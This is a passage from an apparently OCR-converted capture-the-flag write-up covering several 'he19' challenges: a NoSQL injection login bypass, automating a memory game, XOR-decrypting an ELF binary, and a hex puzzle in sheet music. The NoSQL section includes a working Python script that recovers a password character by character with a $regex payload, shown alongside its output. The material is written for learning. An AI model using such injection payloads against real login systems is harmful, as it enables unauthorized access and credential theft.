


Keeping this in mind and googling for `nosql injection` bring up a few interesting websites: OWASP, OWASP, PayloadsAllTheThings...


By default the login page makes a POST request with the `Content-Type application/x-www-form-encoded`:



In order to bypass the login, we have to change the `Content-Type` to `application/json` and set the body to be actually JSON. We already know the username `the_admin` and for the password we can simply insert an all-matching regex:



Using the returned session id (cookie `connect.sid`), we are logged in with the user `the_admin`:



On the website itself there is no flag after the login, which means that we are probably supposed to reveal the actual password of the user `the_admin`.

In order to do this, I wrote the following python script, which uses the `$regex` function to reveal the password letter by letter (like in a blind SQL scenario):

```
#!/usr/bin/env python

import requests

charset = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_'
url = 'http://whale.hacking-lab.com:3371/login'
pwd = ''

cont = True
while (cont):
  cont = False
  for c in charset:
    j = {"username":"null", "password":{"$regex": "^"+pwd+c}}
    r = requests.post(url, json=j, allow_redirects=False)
```

```
    if (r.text == 'Found. Redirecting to /'):
      print('got letter: ' +c)
      pwd += c
      print('pwd until now: '+pwd)
      cont = True
```

Running the script reveals the password:

```
root@kali:~/Documents/he19/egg10# ./getPassword.py
got letter: N
pwd until now: N
got letter: 0
pwd until now: N0
got letter: S
pwd until now: N0S
got letter: Q
pwd until now: N0SQ
got letter: L
pwd until now: N0SQL
got letter: _
pwd until now: N0SQL_
got letter: i
pwd until now: N0SQL_i
got letter: n
pwd until now: N0SQL_in
got letter: j
pwd until now: N0SQL_inj
got letter: e
pwd until now: N0SQL_inje
got letter: c
pwd until now: N0SQL_injec
got letter: t
pwd until now: N0SQL_inject
got letter: i
pwd until now: N0SQL_injecti
got letter: o
pwd until now: N0SQL_injectio
got letter: n
pwd until now: N0SQL_injection
got letter: s
pwd until now: N0SQL_injections
got letter: _
pwd until now: N0SQL_injections_
got letter: a
pwd until now: N0SQL_injections_a
got letter: r
pwd until now: N0SQL_injections_ar
got letter: e
pwd until now: N0SQL_injections_are
got letter: _
pwd until now: N0SQL_injections_are_
got letter: a
pwd until now: N0SQL_injections_are_a
got letter: _
pwd until now: N0SQL_injections_are_a_
got letter: t
pwd until now: N0SQL_injections_are_a_t
got letter: h
pwd until now: N0SQL_injections_are_a_th
got letter: i
pwd until now: N0SQL_injections_are_a_thi
got letter: n
pwd until now: N0SQL_injections_are_a_thin
got letter: g
pwd until now: N0SQL_injections_are_a_thing
```

Entering the password `N0SQL_injections_are_a_thing` in the Eggo-o-Matic™ yields the egg:


The flag is he19-nq5W-zLwY-iX3Q-iw1Q.

---


return to overview ⇧

11 - Memeory 2.0


The challenge provides a link to the following website:




The pictures behind the cards are numbered from 1 to 98:



After selecting two cards a POST request to `/solve` is sent with the two parameters `first` and `second`:



If the cards are selected to slow, an error is raised and we have lost the game:



In order to solve this challenge automatically, we can write a python script, which:

- downloads all images
- calculates the md5 checksum of the images
- compares the md5 checksums in order to find matching images
- submits the id of the matching images to the `/solve` endpoint

The following script does this:

```
#!/usr/bin/env python

import requests
import hashlib

s = requests.Session()

while True:
  hashes = []
  s.get('http://whale.hacking-lab.com:1111/')

  for i in range(98):
    r = s.get('http://whale.hacking-lab.com:1111/pic/'+str(i+1))
    m = hashlib.sha256()
    m.update(r.content)
    hashes.append(m.hexdigest())
```

```
submitted = []
idx = -1
while (len(submitted) < 98):
  idx += 1
  for i in range(98):
    if (idx == i): continue
    if (hashes[i] == hashes[idx]):
      if (i in submitted): continue
      d = {'first':str(i+1), 'second':str(idx+1)}
      print(d)
      r = s.post('http://whale.hacking-lab.com:1111/solve', data=d)
      print(r.text)
      submitted.append(i)
      submitted.append(idx)
```

Now we only need to run the script and wait until 10 rounds are passed:

```
root@kali:~/Documents/he19/egg11# ./solveMemory.py
{'second': '1', 'first': '56'}
ok
{'second': '2', 'first': '81'}
ok
{'second': '3', 'first': '38'}
ok
...
{'second': '82', 'first': '86'}
ok
{'second': '83', 'first': '98'}
ok
{'second': '84', 'first': '93'}
nextRound
{'second': '1', 'first': '88'}
ok
{'second': '2', 'first': '5'}
ok
{'second': '3', 'first': '43'}
ok
...
{'second': '55', 'first': '88'}
ok
{'second': '56', 'first': '77'}
ok
{'second': '60', 'first': '72'}
ok
{'second': '61', 'first': '92'}
ok
{'second': '65', 'first': '84'}
ok
{'second': '70', 'first': '73'}
ok
{'second': '76', 'first': '95'}
ok
{'second': '78', 'first': '91'}
ok
{'second': '85', 'first': '94'}
ok, here is your flag: 1-m3m3-4-d4y-k33p5-7h3-d0c70r-4w4y
```

Entering the password `1-m3m3-4-d4y-k33p5-7h3-d0c70r-4w4y` in the Eggo-o-Matic™ yields the egg:

The flag is he19-jaQ9-0NIr-Ladc-brOT.

---

return to overview ⇧

12 - Decrypt0r

The challenge provides a 64-bit ELF file called `decryptor`:

```
root@kali:~/Documents/he19/egg12# file decryptor
decryptor: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
GNU/Linux 3.2.0, BuildID[sha1]=1835d7dad4e2511aef2328a6fc9a2bb17f36f4e6, with debug_info, not stripped
```

By disassembling the `main` function within `r2` we can see that the program prompts for a password and then reads up to 16 bytes from `stdin`:

```
[0x00400580]> pdf @ sym.main
            ;-- main:
/ (fcn) sym.main 86
|   sym.main ();
|           ; var int local_20h @ rbp-0x20
|           ; var int local_14h @ rbp-0x14
|           ; var int local_10h @ rbp-0x10
|           ; DATA XREF from entry0 (0x40059d)
|           0x00400835      55              push rbp
|           0x00400836      4889e5          mov rbp, rsp
|           0x00400839      4883ec20        sub rsp, 0x20
|           0x0040083d      897dec          mov dword [local_14h], edi
|           0x00400840      488975e0        mov qword [local_20h], rsi
|           0x00400844      bf14094000      mov edi, str.Enter_Password: ; 0x400914 ; "Enter Password: "
|           0x00400849      b800000000      mov eax, 0
|           0x0040084e      e8edfcffff      call sym.imp.printf
|           0x00400853      488b15560b20.  mov rdx, qword [obj.stdin__GLIBC_2.2.5] ; obj.__TMC_END ; [0x6013b0:8]=0
|           0x0040085a      488d45f0        lea rax, qword [local_10h]
|           0x0040085e      be10000000      mov esi, 0x10               ; 16
|           0x00400863      4889c7          mov rdi, rax
|           0x00400866      e805fdffff      call sym.imp.fgets
|           0x0040086b      488d45f0        lea rax, qword [local_10h]
|           0x0040086f      4889c7          mov rdi, rax
|           0x00400872      e8e0fdffff      call sym.hash_unsignedint
|           0x00400877      4889c7          mov rdi, rax
|           0x0040087a      b800000000      mov eax, 0
|           0x0040087f      e8bcfcffff      call sym.imp.printf
|           0x00400884      b800000000      mov eax, 0
|           0x00400889      c9              leave
\           0x0040088a      c3              ret
```

The entered password is passed to the function `hash_unsignedint`, which combines it with a static buffer called `data`:

```
[0x00400580]> pdf @ sym.hash_unsignedint
/ (fcn) sym.hash_unsignedint 478
|   sym.hash_unsignedint ();
|           ; var int local_58h @ rbp-0x58
|           ; var int local_48h @ rbp-0x48
|           ; var int local_44h @ rbp-0x44
|           ; var int local_40h @ rbp-0x40
|           ; var int local_3ch @ rbp-0x3c
|           ; var int local_38h @ rbp-0x38
|           ; var int local_34h @ rbp-0x34
|           ; var int local_30h @ rbp-0x30
|           ; var int local_28h @ rbp-0x28
|           ; var int local_20h @ rbp-0x20
|           ; var int local_14h @ rbp-0x14
|           ; var int local_10h @ rbp-0x10
|           ; var signed int local_8h @ rbp-0x8
|           ; var int local_4h @ rbp-0x4
|           ; CALL XREF from sym.main (0x400872)
|           0x00400657      55              push rbp
|           0x00400658      4889e5          mov rbp, rsp
|           0x0040065b      4883ec60        sub rsp, 0x60               ; '``'
|           0x0040065f      48897da8        mov qword [local_58h], rdi
|           0x00400663      bf4d030000      mov edi, 0x34d              ; 845
|           0x00400668      e8f3feffff      call sym.imp.malloc
|           0x0040066d      488945f0        mov qword [local_10h], rax
|           0x00400671      488b45a8        mov rax, qword [local_58h]
|           0x00400675      4889c7          mov rdi, rax
|           0x00400678      e8d3feffff      call sym.imp.strlen
|           0x0040067d      83e801          sub eax, 1
|           0x00400680      8945ec          mov dword [local_14h], eax
|           0x00400683      488b45f0        mov rax, qword [local_10h]
|           0x00400687      488945e0        mov qword [local_20h], rax
|           0x0040068b      488b45a8        mov rax, qword [local_58h]
|           0x0040068f      488945d8        mov qword [local_28h], rax
|           0x00400693      48c745d06010.  mov qword [local_30h], obj.data ; 0x601060 ;
"0U\x1e3\x18\x1dTb<\x01Z\t\x16\x19D\x01\x7f\x0e^\x01H9\x01A"
|           0x0040069b      c745fc000000.  mov dword [local_4h], 0
...
```

After trying different inputs and inspected the output of the program, I assumed that this might be a simple XOR. In order to further

analyze the encrypted data with xortool, we have to extract it first.

```
[0x00400580]> is~data
054 ---------- 0x006013ad GLOBAL NOTYPE    0 _edata
055 0x00001040 0x00601040   WEAK NOTYPE    0 data_start
067 0x00001040 0x00601040 GLOBAL NOTYPE    0 __data_start
073 0x00001060 0x00601060 GLOBAL    OBJ  845 data
```

The encrypted data is stored at `0x00001060` within the file and is seized `845` byte. Knowing this we can simply use `dd` to extract it:

```
root@kali:~/Documents/he19/egg12# dd if=decryptor bs=1 skip=$(rax2 0x1060) count=845 of=buff
845+0 records in
845+0 records out
845 bytes copied, 0.0261717 s, 32.3 kB/s
```

Now we can run `xortool` on the encrypted data:

```
root@kali:~/Documents/he19/egg12# xortool buff
The most probable key lengths:
   1:   10.1%
   4:   10.6%
   7:   9.5%
  10:   9.3%
  13:   22.9%
  20:   6.3%
  26:   12.6%
  30:   4.4%
  39:   9.0%
  52:   5.3%
Key-length can be 3*n
Key-length can be 5*n
Most possible char is needed to guess the key!
```

The most probable key length is `13`. So let's run a bruteforce on printable solution (`-o`) with this key length (`-l 13`):

```
root@kali:~/Documents/he19/egg12# xortool -l 13 -o buff
200 possible key(s) of length 13:
! b\x0eg!dxO~$~;
! b\x0eg!dxO~$~t
 !c\x0ff eyN\x7f%\x7f:
 !c\x0ff eyN\x7f%\x7fu
#"`\x0ce#fzM|&|9
...
Found 55 plaintexts with 95.0%+ valid characters
See files filename-key.csv, filename-char_used-perc_valid.csv
```

The results are stored in `./xortool_out/`. The output should contain the string `he19-`:

```
root@kali:~/Documents/he19/egg12# grep 'he19-' xortool_out/*
Binary file xortool_out/188.out matches
Binary file xortool_out/189.out matches
```

There are two outputs, which contain this string. The file `./xortool_out/filename-key.csv` contains the information, which keys were used to produce this output:

```
root@kali:~/Documents/he19/egg12# cat xortool_out/filename-key.csv | grep '188\|189'
xortool_out/188.out;10r\x1ew1th_n4n+
xortool_out/189.out;10r\x1ew1th_n4nd
```

The second one looks almost reasonable. Though, there is one non ASCII character (`\x1e`). Because it is right in front of the word `w1th`, it is probably an underscore, which would make the key:

```
10r_w1th_n4nd
```

If we now simply replace the first letter (`1`) with an `x`, the key makes sense:

```
x0r_w1th_n4nd
```

Entering this key as the password successfully decrypts the cipher text:

```
root@kali:~/Documents/he19/egg12# echo "x0r_w1th_n4nd" | ./decryptor
Enter Password: Hello,
congrats you found the hidden flag: he19-Ehvs-yuyJ-3dyS-bN8U.

'The XOR operator is extremely common as a component in more complex ciphers. By itself, using a constant repeating key, a simple XOR
cipher can trivially be broken using frequency analysis. If the content of any message can be guessed or otherwise known then the key
can be revealed.'
(https://en.wikipedia.org/wiki/XOR_cipher)

'An XOR gate circuit can be made from four NAND gates. In fact, both NAND and NOR gates are so-called "universal gates" and any logical
function can be constructed from either NAND logic or NOR logic alone. If the four NAND gates are replaced by NOR gates, this results in
an XNOR gate, which can be converted to an XOR gate by inverting the output or one of the inputs (e.g. with a fifth NOR gate).'
(https://en.wikipedia.org/wiki/XOR_gate)
```


The flag is he19-Ehvs-yuyJ-3dyS-bN8U.

---


return to overview ⇧

13 - Symphony in HEX

The challenge provides the following sheet of music as well as the hint *count quavers, read semibreves*:



The hint was very useful. We simply have to count the notes within a quaver and read the semibreves:



This results in the hex stream `4841434b5f4d455f414d4144455553`, which can be converted to the following ASCII characters:

```
root@kali:~/Documents/he19/egg13# python
Python 2.7.16 (default, Apr  6 2019, 01:42:57)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> hexstream = '4841434b5f4d455f414d4144455553'
>>> hexstream.decode('hex')
'HACK_ME_AMADEUS'
```

Entering `HACK_ME_AMADEUS` as the password in the Eggo-o-Matic™ yields the egg:

The flag is he19-7fEm-jj7g-gpt3-4Mdh.

return to overview ⇧

14 - White Box

The challenge provides the following cipher text:

```
9771a6a9aea773a93edc1b9e82b745030b770f8f992d0e45d7404f1d6533f9df348dbccd71034aff88afd188007df4a5c844969584b5ffd
```

